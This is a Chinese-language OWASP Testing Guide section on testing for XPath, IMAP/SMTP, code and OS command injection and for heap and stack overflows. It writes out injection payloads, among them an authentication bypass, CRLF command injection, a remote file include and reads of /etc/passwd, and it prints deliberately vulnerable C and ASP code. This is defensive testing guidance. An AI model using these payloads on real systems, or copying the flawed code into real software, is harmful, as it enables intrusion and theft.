Web 应用程序大量使用数据库来存储和访问所需要操作的数据。自互联网开始之际，关系型数据库已经是迄今为止最常见的模式。但在过去的几年中，使用 XML 语言组建的数据库日益流行。关系型数据库可以通过 SQL 语言访问，而 XML 数据库使用 XPath 作为他们标准的查询语言。因为从概念的角度来看，XPath 与 SQL 在目的和应用方面十分相似。而有趣的是 XPath 注入攻击和 SQL 注入攻击逻辑是一样的。在某些方面，由于 XPath 所有功能已经在其规格中存在，而 SQL 注入攻击中的很多技巧都依赖于目标数据库所使用的 SQL 方言的特点，所以说 XPath 比标准 SQL 更强大。这意味着 XPath 注入攻击可以更具适应力并是无所不在的。另一个 XPath 注入攻击的优势在于与 SQL 不同，它不需要强制执行 ACL。因为 XPath 查询可以访问 XML 文件的每一部分。

黑盒检测实例

XPath 攻击模式是由 Amit Klein [1]首次出版，它与普通 SQL 注入非常相似。为了初步了解该问题，我们假设一个登录页面，它用于管理应用程序的验证，而用户必须输入自己的用户名和密码才能登录到该应用程序。假设下面 XML 文件代表数据库：

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<users>
<user>
<username>gandalf</username>
<password>!c3</password>
<account>admin</account>
</user>
<user>
<username>Stefan0</username>
<password>w1s3c</password>
<account>guest</account>
</user>
<user>
<username>tony</username>
<password>Un6R34kb!e</password>
<account>guest</account>
</user>
</users>
```

如下 XPath 查询将返回用户名是"gandalf"和密码“!C3”的账户：

```
string(//user[username/text()='gandalf' and
password/text()='!c3']/account/text())
```

如果应用程序没有正确过滤该输入，检测人员将能注入 XPath 代码并干扰查询结果。例如，检测人员可以输入以下值：

```
Username: ' or '1' = '1
Password: ' or '1' = '1
```

看起来很熟悉，不是吗？使用这些参数，查询变为：

```
string(//user[username/text()='' or '1' = '1' and password/text()='' or '1' = '1']/account/text())
```

在普通的 SQL 注入攻击中，我们创建了始终验证为正确的查询。这意味着即使没有提供用户名和密码，该应用软件仍将通过用户验证。

如同在普通的 SQL 注入攻击一样，XPath 注入攻击的第一步是在需要检测的字段名中插入一个单引号（'）、在查询中引入语法错误并检查应用程序是否返回错误信息。

如果不知道 XML 数据内部的细节，同时应用程序不提供有用的用以重建内在逻辑的错误信息，那么我们将可能执行盲 XPath 注入攻击。该攻击的目标是重建整个数据结构。这项技术与基于推理的 SQL 注入相似。该技术通过注入创建查询的代码，返回一些信息。在引用文件中 Amit Klein 详细介绍了盲 XPath 注入。

参考

白皮书

- [1] Amit Klein: "Blind XPath Injection" - https://www.watchfire.com/securearea/whitepapers.aspx?id=9
- [2] XPath 1.0 specifications - http://www.w3.org/TR/xpath

4.8.11 IMAP/SMTP 注入 (OWASP-DV-011)


概述

这种威胁影响到所有的与邮件服务器（IMAP /SMTP ）通讯的应用程序，比如一般的 Webmail 应用。检测的目标是，在应用程序没有适当清理输入数据的情况下，验证在邮件服务器中注入任意 IMAP / SMTP 命令的能力。

问题描述

如果不能直接从互联网访问邮件服务器，那么在这样的情况下 IMAP/SMTP 注入技术就会显得更加有效。如果可能与后端的邮件服务器通讯，我们建议进行直接检测。

IMAP/SMTP 注入使得之前无法从互联网直接访问邮件服务器成为可能。 在某些情况下，这些内部系统没有与前端 web 服务器同等水平的基础设施安全加固：这导致邮件服务器更容易受到最终用户的成功攻击 (参见下图提出的计划)。



通信与电子邮件服务器使用的 IMAP/的 SMTP 注入技术。

图 1 描述了使用 Web 邮件技术常见的流程控制。步骤 1 和 2 是用户与网络邮件客户端互动，而第 2 步'是检测人员绕过邮件客户端，与后端邮件服务器直接连接。这种技术可能出现各种各样的行动和攻击。其可能性取决于注入的类型和范围以及所检测的邮件服务器使用的技术。使用 IMAP /SMTP 注入技术的攻击的例子有：

- 在 IMAP / SMTP 协议中发现的安全弱点
- 绕过应用程序限制
- 绕过反自动操作流程
- 信息泄漏
- 转发/垃圾邮件

黑盒检测实例

标准攻击的模式是：

- 确认漏洞参数
- 了解数据流和客户端的部署结构
- IMAP/SMTP 命令注入

辨认漏洞参数

为了查出漏洞参数，检测人员必须分析应用程序处理输入的能力。 输入验证检测要求检测人员发送伪造或者恶意请求到服务器并分析反应。 在经安全开发的应用程序中，其响应结果应该是包含相应动作的错误信息，告诉客户端有些地方出错了。在不安全的应用程序中，恶意请求会在后端应用程序中处理，并返回"HTTP 200 OK"的信息。

值得注意的是发送的请求必须匹配所检测的技术。当使用 MySQL 服务器时，发送针对 Microsoft SQL server 的 SQL 注入字符串到 MySQL 服务器将得到错误的检测回应。在这种情况下，由于 IMAP 是所检测的根本协议，发送恶意 IMAP 命令是惯用做法。

应使用的 IMAP 的特殊参数包括：

用于 IMAP 服务器	**用于 SMTP 服务器**
Authentication （身份验证）	发件人邮件
邮箱操作 (list/列出清单, read/读取, create/创建, delete/删除, rename/更名)	收件人邮件
邮件操作 (read/读取, copy/复制, move/移动, delete/删除)	标题
Disconnection （关闭连接）	邮件正文
	附加文件

在此检测案例中，“mailbox”的参数将被所有请求检测：

http://<webmail>/src/read_body.php?mailbox=INBOX&passed_id=46106&startMessage=1

可以使用下面例子：

- 参数值为空：

  http://<webmail>/src/read_body.php?mailbox=&passed_id=46106&startMessage=1

- 使用随机值替代：

  http://<webmail>/src/read_body.php?mailbox=NOTEXIST&passed_id=46106&startMessage=1

- 为参数添加其它值：

  http://<webmail>/src/read_body.php?mailbox=INBOX PARAMETER2&passed_id=46106&startMessage=1

- 添加非标准特殊字符（如： \ ，@ ， # ， !， | ） ：

http://<webmail>/src/read_body.php?mailbox=INBOX"&passed_id=46106&startMessage=1

- 去除参数：

http://<webmail>/src/read_body.php?passed_id=46106&startMessage=1

上述测试的最后结果提供测试者三个可能情况：

S1 -应用返回错误代码/信息

S2 -应用不返回错误代码/信息，但它没有意识到请求的操作

S3 -应用不返回错误代码/信息并且认为是一般的请求操作

情形 S1 和 S2 代表成功的 IMAP/SMTP 注入。

攻击者的目标是接收 S1 响应，因为该响应显示应用程序存在注入漏洞并容易受到进一步操控。

我们假设用户通过下面 HTTP 请求将电子邮件标题头形象化：

http://<webmail>/src/view_header.php?mailbox=INBOX&passed_id=46105&passed_ent_id=0

攻击者也许可以通过注入字符"（使用 URL 编码的%22）修改参数 INBOX 的值：

http://<webmail>/src/view_header.php?mailbox=INBOX%22&passed_id=46105&passed_ent_id=0

在这种情况下应用程序的反应是：

```
ERROR: Bad or malformed request.
Query: SELECT "INBOX""
Server responded: Unexpected extra arguments to Select
```

S2 的成功执行需要更难的检测技术。检测人员需要使用盲命令注入来确定服务器是否存在漏洞。

另外，S3 与本段内容无关。

预期结果：

- 弱点参数列表
- 受影响的功能
- 可能注入的类型(IMAP/SMTP)

了解数据流和客户端的部署结构

确认所有存在漏洞的参数后 (例如， “passed_id”)，检测人员需要确定可以使用哪种等级的注入并规划进一步发现应用程序漏洞的检测计划。

在这个检测案例中，我们已知应用程序的“passed_id”存在漏洞并使用下列请求进行检测 ：

http://<webmail>/src/read_body.php?mailbox=INBOX&passed_id=46225&startMessage=1

使用以下例子(对数字类型的参数使用字符类型) ：

http://<webmail>/src/read_body.php?mailbox=INBOX&passed_id=test&startMessage=1

将产生以下错误信息（不正确的、或者是格式错误的请求）：

ERROR : Bad or malformed request.
Query: FETCH test:test BODY[HEADER]
Server responded: Error in IMAP command received by server.

在上一个案例中，其它错误信息返回所执行的命令和相关参数的名称。

在其他情况中，(“没有”被应用程序所控制的)错误信息包含所执行的命令的名称，但是读取相关的 RFC(参见“参考”段)允许检测人员了解还能执行其他哪些命令。

如果应用程序不返回描述性的错误信息，检测人员需要分析受影响的功能以便能了解并推断出与上述功能有关的所有可能使用的命令（和参数）。例如，如果发现检测漏洞参数能创建邮箱，那幺逻辑上认为受感染的 IMAP 命令就是“CREATE”，根据 RFC，它包含唯一一个参数值，那就是期望创建的邮箱名称。

预期结果：

- 受影响的 IMAP/SMTP 命令名单
- 需要检测的受影响的 IMAP/SMTP 命令的参数的类型、值和数量

IMAP/SMTP 命令注入

一旦检测人员确认了漏洞参数并分析了执行的文本，下一步就是利用功能。

这个阶段有两个可能结果：

1.在未验证阶段可以的注入：受影响的不需要用户验证的功能。注入的命令（ IMAP ）只限于：CAPABILITY、NOOP、AUTHENTICATE、LOGIN 和 LOGOUT。

2.只在验证状态下才能执行的注入：在进行继续检测前需要充分验证用户才能成功利用的漏洞。

在任何情况下， IMAP /SMTP 注入的典型结构如下：

- 标题：预期命令的结尾;

- 内容：注入新的命令；
- 结尾：预期命令的开始。

我们需要说明：为了执行 IMAP/SMTP 命令，上一个命令必须使用 CRLF (%0d%0a)序列完成。 假设在阶段 1 (“确认漏洞参数”)中，攻击者查出下面请求中的参数“message_id”是存在漏洞的参数：

http://<webmail>/read_email.php?message_id=4791

我们也假设在阶段 2 中所执行的分析结果(“了解数据流和客户端部署结构”)确认了与该参数相关的命令和参数数值：

FETCH 4791 BODY[HEADER]

在这个情况， IMAP 注入结构是：

http://<webmail>/read_email.php?message_id=4791 BODY[HEADER]%0d%0aV100 CAPABILITY%0d%0aV101 FETCH 4791

它将产生以下命令：

???? FETCH 4791 BODY[HEADER]
V100 CAPABILITY
V101 FETCH 4791 BODY[HEADER]

其中

Header = 4791 BODY[HEADER]
Body = %0d%0aV100 CAPABILITY%0d%0a
Footer = V101 FETCH 4791

预期结果

- 任意 IMAP/SMTP 命令注入

参考

白皮书

- RFC 0821 “Simple Mail Transfer Protocol”.
- RFC 3501 “Internet Message Access Protocol - Version 4rev1”.
- Vicente Aguilera Díaz: “MX Injection: Capturing and Exploiting Hidden Mail Servers" - http://www.webappsec.org/projects/articles/121106.pdf

4.8.12 代码注入 (OWASP-DV-012)

摘要

这部分描述检测人员如何检测是否能在网页中输入代码作为输入并通过 web 服务器执行该代码。更多关于代码注入请查看：http://www.owasp.org/index.php/Code_Injection

问题描述

代码注入测试是指检测人员提交代码作为输入，并被 web 服务器当作动态代码或嵌入文件处理。这些检测的目标在于针对各种服务器端脚本引擎，即 ASP、PHP 等等。因此需要部署适当的验证和安全代码程序防止这些攻击。

黑盒检测实例

PHP 注入漏洞检测

使用 querystring，测试者可以注入代码 (例如，恶意 URL) 并作为嵌入文件的一部分处理：

http://www.example.com/uptime.php?pin=http://www.example2.com/packx1/cs.jpg?&cmd=uname%20-a

结果预期

恶意 URL 将被当作 PHP 页面的参数，此后可以使用嵌入文件中的值。

灰盒检测实例

ASP 代码漏洞测试

检测用于执行函数中的用户输入的 ASP 代码，例如，用户能否输入命令到数据输入字段中？在这里， ASP 代码会将其保存到文件中并执行它：

```
<%
If not isEmpty(Request( "Data" ) ) Then
Dim fso, f
'User input Data is written to a file named data.txt
Set fso = CreateObject("Scripting.FileSystemObject")
Set f = fso.OpenTextFile(Server.MapPath( "data.txt" ), 8, True)
f.Write Request("Data") & vbCrLf
f.close
Set f = nothing
Set fso = Nothing
```

```
'Data.txt is executed
Server.Execute( "data.txt" )
Else
%>
<form>
<input name="Data" /><input type="submit" name="Enter Data" />
</form>
<%
End If
%>)))
```

参考

- Security Focus - http://www.securityfocus.com
- Insecure.org - http://www.insecure.org
- Wikipedia - http://www.wikipedia.org
- OWASP Code Review - http://www.owasp.org/index.php/OS_Injection

4.8.13 OS 指令执行(OWASP-DV-013)

摘要

这段我们描述如何检测应用程序来检测 OS 指令执行 ： 这意味着尝试通过 HTTP 请求注入一个 OS 命令到应用程序中。

问题简短描述

OS 指令执行是为了通过网络接口在 web 服务器执行 OS 命令的一种技术。

用户为了执行 OS 命令而通过网接口提供操作系统命令。任何没有适当过滤的网接口都存在此漏洞。用户拥有执行 OS 命令的能力后就能上载任意恶意程序甚至获得密码。如果应用程序设计和开发时有强调安全，那幺就可以阻止 OS 指令执行。

黑盒检测实例

当在 web 应用程序中查看文件时，文件名通常在 URL 中显示出来。Perl 允许进程输送数据到 open 命令中。用户能轻易地在文件名尾部附加输送字符“|”。

例：在改变之前的 URL：

http://sensitive/cgi-bin/userData.pl?doc=user1.txt

修改后的 URL：

http://sensitive/cgi-bin/userData.pl?doc=/bin/ls|

这将执行“/bin/ls” 命令。

在.PHP 页面的 URL 后追加一个分号以及一个 OS 命令，就能执行该命令。

例：

http://sensitive/something.php?dir=%3Bcat%20/etc/passwd

实例

例如：应用程序包含一套允许从互联网上浏览的文件。如果您启动 WebScarab ， 您可以获取下列的 POST HTTP：

```
POST http://www.example.com/public/doc HTTP/1.1
Host: www.example.com
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; it; rv:1.8.1) Gecko/20061010 FireFox/2.0
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
Accept-Language: it-it,it;q=0.8,en-us;q=0.5,en;q=0.3
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Proxy-Connection: keep-alive
Referer: http://127.0.0.1/WebGoat/attack?Screen=20
Cookie: JSESSIONID=295500AD2AAEEBEDC9DB86E34F24A0A5
Authorization: Basic T2Vbc1Q9Z3V2Tc3e=
Content-Type: application/x-www-form-urlencoded
Content-length: 33

Doc=Doc1.pdf
```

在 post 中，我们注意到应用程序如何检索公开文件。现在我们可以测试是否有可能在 POST HTTP 注入一个操作系统命令。请尝试以下方法：

```
POST http://www.example.com/public/doc HTTP/1.1
Host: www.example.com
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; it; rv:1.8.1) Gecko/20061010 FireFox/2.0
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
Accept-Language: it-it,it;q=0.8,en-us;q=0.5,en;q=0.3
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
```

```
Proxy-Connection: keep-alive
Referer: http://127.0.0.1/WebGoat/attack?Screen=20
Cookie: JSESSIONID=295500AD2AAEEBEDC9DB86E34F24A0A5
Authorization: Basic T2Vbc1Q9Z3V2Tc3e=
Content-Type: application/x-www-form-urlencoded
Content-length: 33

Doc=Doc1.pdf+|+Dir c:\
```

如果应用程序没有验证该请求，我们可能获取以下结果：

```
Exec Results for 'cmd.exe /c type "C:\httpd\public\doc\"Doc=Doc1.pdf+|+Dir c:\'
```

输出是：

```
Il volume nell'unità C non ha etichetta.
Numero di serie Del volume: 8E3F-4B61
Directory of c:\
 18/10/2006 00:27 2,675 Dir_Prog.txt
 18/10/2006 00:28 3,887 Dir_ProgFile.txt
 16/11/2006 10:43
   Doc
   11/11/2006 17:25
     Documents and Settings
     25/10/2006 03:11
       I386
       14/11/2006 18:51
                h4ck3r
                30/09/2005 21:40 25,934
                        OWASP1.JPG
                        03/11/2006 18:29
                                Prog
                                18/11/2006 11:20
                                        Program Files
                                        16/11/2006 21:12
                                                Software
                                                24/10/2006 18:25
                                                        Setup
                                                        24/10/2006 23:37
                                                                Technologies
                                                                18/11/2006 11:14
                                                                3 File 32,496 byte
                                                                13 Directory 6,921,269,248 byte disponibili
                                                                Return code: 0
```

在这个案例中，我们已经获取 OS 注入。

灰盒检测

过滤

URL 和表单数据需要清除无效字符。字符“黑名单”是一种选择，但是很难想到所有需要验证的字符。同时，还存在一些目前尚未发现的有问题的字符。可以创建只包含允许字符的“白名单“用于验证用户输入。而不在“白名单”中的字符和尚未发现的威胁都将在该名单中删除。

权限

Web 应用程序及其组件应该在不允许执行操作系统命令的受限权限中运行。尝试使用灰盒检测方法验证所有信息。

参考

白皮书

- http://www.securityfocus.com/infocus/1709

工具

- OWASP WebScarab - http://www.owasp.org/index.php/Category:OWASP_WebScarab_Project
- OWASP WebGoat - http://www.owasp.org/index.php/Category:OWASP_WebGoat_Project

4.8.14 缓冲区溢出检测 (OWASP-DV-014)

相关安全活动

缓冲区溢出的描述

参见 OWASP 文章之缓冲区溢出攻击。

参见 OWASP 文章之缓冲区溢出漏洞。

如何避免缓冲区溢出漏洞的

参见 OWASP 开发指导一文中如何避免缓冲区溢出漏洞

如何检查缓冲区溢出漏洞的代码

参见 OWASP 代码审查指导一文中缓冲区侵占和溢出问题的代码审查

什么是缓冲区溢出？

请查看缓冲区溢出页面关于缓冲区溢出漏洞的更多信息。

如何检测缓冲区溢出漏洞？

不同类型的缓冲区溢出漏洞有不同的检测方法。这里讲到的检测方法是对普通类型的缓冲区溢出漏洞而言。

- 测试堆溢出弱点漏洞的检测
- 测试栈溢出弱点漏洞的检测
- 测试格式化字符串弱点漏洞的检测
- 测试堆溢出弱点
- 测试栈溢出弱点
- 测试格式串弱点

4.8.14.1 堆溢出

摘要

这个检测是看检测人员能否在内存段制造一个堆溢出而发现漏洞。

问题描述


堆（Heap）是为存放动态分配的数据和全局变量而使用的内存段。Heap 中的所有内存块都由包含内存管理信息的界限标记组成。

在基于堆的缓冲区溢出中，这些标记中的控制信息被重写。当堆管理例程释放缓冲区时，存储地址的重写将导致访问违例。 当溢出以受控制的方式执行时，该漏洞将允许攻击者在期望的内存中写入用户控制数据。 实际上，攻击者能改写函数指针和在多个结构中如：GOT、.dtors 或 TEB 等写入恶意代码的地址。

存在的多个堆溢出（堆腐蚀）变种允许任何情况发生，从改写函数指针到利用内存管理结构用于执行任意代码。与栈溢出比较，找出堆溢出的存在需要进行周密的调查，因为需要在代码中存在多个特定条件才能展现这些漏洞。

黑盒检测实例

堆溢出的黑盒检测原则同栈溢出一样。关键是提供与预期输入相比不同的和更大长度的字符串。 虽然测试过程相同，在调试器中可见的结果却大不相同。当然在栈溢出情况下，指令指针或 SHE 被改写是显而易见的，但在堆溢出条件下却不是这样。当调试一个 Widnows 程序时，堆溢出可能以几种不同的形式出现。最常见的形式是在堆管理例程执行后，发生了指针交换。 下图显示的是堆溢出漏洞情况：



上图显示的两个寄存器， EAX 和 ECX，可以用来写入用户提供的地址，这些地址是用于缓冲堆溢出的数据的一部分。其中一个地址可以是需要该写的函数指针，例如 UEF（未处理异常的过滤器），另外一个地址是用户提供的需要执行的代码的地址。

当执行左窗格显示的 MOV 指令时，改写操作将发生，当函数调用时将执行用户提供的代码。正如之前提到的，其它检测这些漏洞的方法包括对应用程序二进制文件进行逆向工程，这是个复杂和繁琐的工作，需要使用模糊处理技术。

灰盒检测

在审查代码时，我们必须认识到产生堆相关漏洞的途径有很多个。乍一看不存在安全问题的代码在某些条件发生时可能是存在漏洞的。由于该漏洞存在多种形态，我们将解决那些显着的问题。在大多数情况下，许多毫不犹豫执行 strcpy ( )等不安全操作的开发者认为堆缓冲区是安全的。有的人认为栈溢出和改写指令指针是执行任意代码的唯一方法。下面就是被证明是危险的代码案例：

```
int main(int argc, char *argv[])
        {
                ……

                vulnerable(argv[1]);
                return 0;
        }


        int vulnerable(char *buf)
        {
```

```
        HANDLE hp = HeapCreate(0, 0, 0);

        HLOCAL chunk = HeapAlloc(hp, 0, 260);

        strcpy(chunk, buf);  Vulnerability'''⇓'''

    ……..

        return 0;
}
```

在这种情况下，如果缓冲区超过 260 个字节，它会覆盖相邻边界标记的指针。一旦堆管理例程运行，它能便于使用 4 个字节的数据覆盖任意内存位置。

最近一些产品，特别是反病毒程序库，受到了不同变种的影响。这些变种是整数溢出和堆缓冲区复制操作的结合。例如，存在漏洞的代码段，来自 Clam Anti Virus 0.86.1 作为负责处理 TNEF 文件类型的代码的一部分，源文件 tnef.c 和函数 tnef_message( )：

```
Vulnerability'''⇓string = cli_malloc(length + 1); '''
Vulnerability'''⇓if(fread(string, 1, length, fp) != length) {'''
free(string);
return -1;
}
```

第一行的 malloc 基于值的长度分派内存，这正好是一个 32 位整数。在这一特殊的例子中，长度为用户可控的，可以定制恶意 TNEF 文件将长度设置成' -1 ' 。这将导致 malloc(0)。这个 malloc 调用将分配一小段堆缓冲区，在 32 位平台上这应该是 16 个字节（见 malloc.h）。

在第二行，调用 fread()时发生了堆溢出 。在这个案例中，第三个参量原本是 size_t 变量。但是，如果这是' -1 '，这个参量将转变为 0xFFFFFFFF ，从而复制 0xFFFFFFFF 个字节到 16 字节的缓冲区去。

静态代码分析工具还可以帮助寻找堆积相关的弱点，如“重复释放”等。各种各样的工具，如 RATS， Flawfinder 和 ITS4 可用于分析 C 语言。

参考

白皮书

- w00w00: "Heap Overflow Tutorial" - http://www.w00w00.org/files/articles/heaptut.txt
- David Litchfield: "Windows Heap Overflows" - http://www.blackhat.com/presentations/win-usa-04/bh-win-04-litchfield/bh-win-04-litchfield.ppt
- Alex wheeler: "Clam Anti-Virus Multiple remote buffer overflows" - http://www.rem0te.com/public/images/clamav.pdf

工具

- OllyDbg: "A windows based debugger used for analyzing buffer overflow vulnerabilities" - http://www.ollydbg.de
- Spike, A fuzzer framework that can be used to explore vulnerabilities and perform length testing - http://www.immunitysec.com/downloads/SPIKE2.9.tgz
- Brute Force Binary Tester (BFB), A proactive binary checker - http://bfbtester.sourceforge.net
- Metasploit, A rapid exploit development and Testing frame work - http://www.metasploit.com/projects/Framework
- Stack [Varun Uppal (varunuppal81@gmail.com)]

4.8.14.2 栈溢出

概述

在本节中，我们描述一个特定的溢出检测，把重点放在如何操纵程序栈。

问题描述

当复制可变大小的数据到位于程序栈的固定长度的缓存区并且没有任何越界检查时，就会发生栈溢出。这个级别的漏洞通常具有较高严重性，因为利用该漏洞将很可能允许执行任意代码或拒绝服务。在解析平台上不常见，而在 C 语言和其它语言编写的代码中通常包含很多这种漏洞。从 OWASP 指南 2.0 缓冲区溢出部分中摘录如下：

“除了下面几个例外，几乎每一个平台都存在栈溢出问题：

J2EE 平台——只要没有使用原生的方法或系统调用

.NET——只要没有使用不安全的或非托管代码没有被调用（如使用 P/Invoke 或 COM Interop ）

PHP——只要没有调用外部程序或调用使用 C 或 C++编写的存在漏洞的 PHP 扩展程序

栈溢出漏洞达到很高的严重程度，因为它允许使用任意值覆盖指令指针。众所周知，指令指针是用于管理代码执行流程的。如果有能力来操纵它，就能改变执行的流程，从而执行任意代码。除了覆盖指令指针，通过覆盖其它变量和结构同样也可以发生类似的结果，如位于栈上的异常处理程序。

黑盒检测实例


检测应用程序的栈溢出漏洞的关键是提供与所期望的相比非常大的输入数据。 然而，使应用程序充斥任意大量数据仍然不够充分。有必要检查应用程序的执行流程和反应，以确定是否真的触发了某种流程。 因此找出并验证栈溢出的方法是将调试器加载到目标应用程序或进程，对该应用程序产生畸形输入并注入到其中，然后通过调试器观察反应。调试器是触发该漏洞时观察执行流程和寄存器状态的工具。

另一方面，一种更被动的检测形式是使用反编译器检测应用程序的编译代码。在这种情况下，在存在漏洞的编译片段中扫描各个部分的的签名。 这经常被称为反向工程，它是一个繁琐的过程。

例如，当检测可执行的 “sample.exe”的栈溢出时，可以使用下面技巧 ：


```
#include<stdio.h>
int main(int argc, char *argv[])
{
char buff[20];
printf("copying into buffer");
strcpy(buff,argv[1]);
return 0;
}
```

使用一个编译器——在这里是 OllyDbg——启动文件 sample.exe。



因为应用程序期待命令行参数，所以在上述的运行参数中将提供字符的一个大序列，例如‘A’。

使用提供的运行参数 打开可执行文件，并继续执行，将得到下面结果。



如调试器的寄存器窗口所显示， EIP（扩展指令指示器）指向了后继的另一个指令，包含 ‘41414141’值。 ‘41’是字符‘A’的一个十六进制表示法并且串‘AAAA’表示成 41414141。

这就清晰地展示了如何使用用户提供的数据把输入值改写指令指针和控制程序执行。 栈溢出可能也可允许改写 SHE(结构化异常处理)等基于栈的结构，以便控制代码执行和绕过某些栈保护机制。

如上所述，其它检测漏洞的方法包括复杂而繁琐的对应用程序二进制实施反向工程和运用模糊技术。

灰盒检测实例

当审查栈溢出代码时，我们建议搜索所有不安全的库函数的调用，如 gets()， strcpy ()， strcat ()，他们不验证源字符串的长度就将数据盲目复制到固定尺寸的缓冲区中。

例如以下函数：

```
void log_create(int severity, char *inpt) {

char b[1024];

if (severity == 1)
{
strcat(b,”Error occured on”);
strcat(b,":");
strcat(b,inpt);


FILE *fd = fopen ("logfile.log", "a");
fprintf(fd, "%s", b);
fclose(fd);

. . . . . .
}
```

在上述案例中， 如果 inpt 超出 1024 个字节，strcat (b， inpt)行将导致栈溢出。这不仅演示了 strcat 的不安全用法，同时也展示了检测作为函数参数传递的、由字符指针引用的字符串的长度的重要性，而；在这个案例中，则是 char *inpt 引用的字符串的长度。因此在代码审查时，追溯函数参数源代码并确定字符串长度总是一个好主意。

使用相对安全的 strncpy ()可能也会导致栈溢出，因为它只制约复制到目的缓冲区的字节数。 如果用于完成 strncpy () 的长度的参数是基于用户输入或在循环中由不精确计算而动态产生的，那幺就有可能溢出栈缓冲区。 例如：

```
Void func(char *source)
{
Char dest[40];
…
size=strlen(source)+1
….
strncpy(dest,source,size)
}
```

其来源是用户可控制的数据。samba trans2open 栈溢出弱点就是一个很好的例子 (http://www.securityfocus.com/archive/1/317615)。

漏洞可能也出现于 URL 和地址解析代码中。 在这类情况下， memccpy()等函数通常用于从来源复制数据到目标缓冲区中，直到没有发现某个指定的字符。 例如下面函数：

```
Void func(char *path)
{
char servaddr[40];
…
memccpy(servaddr,path,'\');
….
}
```

在这个案例中，路径中包含的‘\’之前的信息在会远远超过 40 字节。如果是这种情况将产生栈溢出。在 Windows RPCSS 子系统(MS03-026)中同样存在相似的漏洞。脆弱的代码能将 UNC 路径中‘\’之前的服务器名称复制到固定尺寸的缓冲区中。在这个案例中，服务器名称的长度由用户控制。

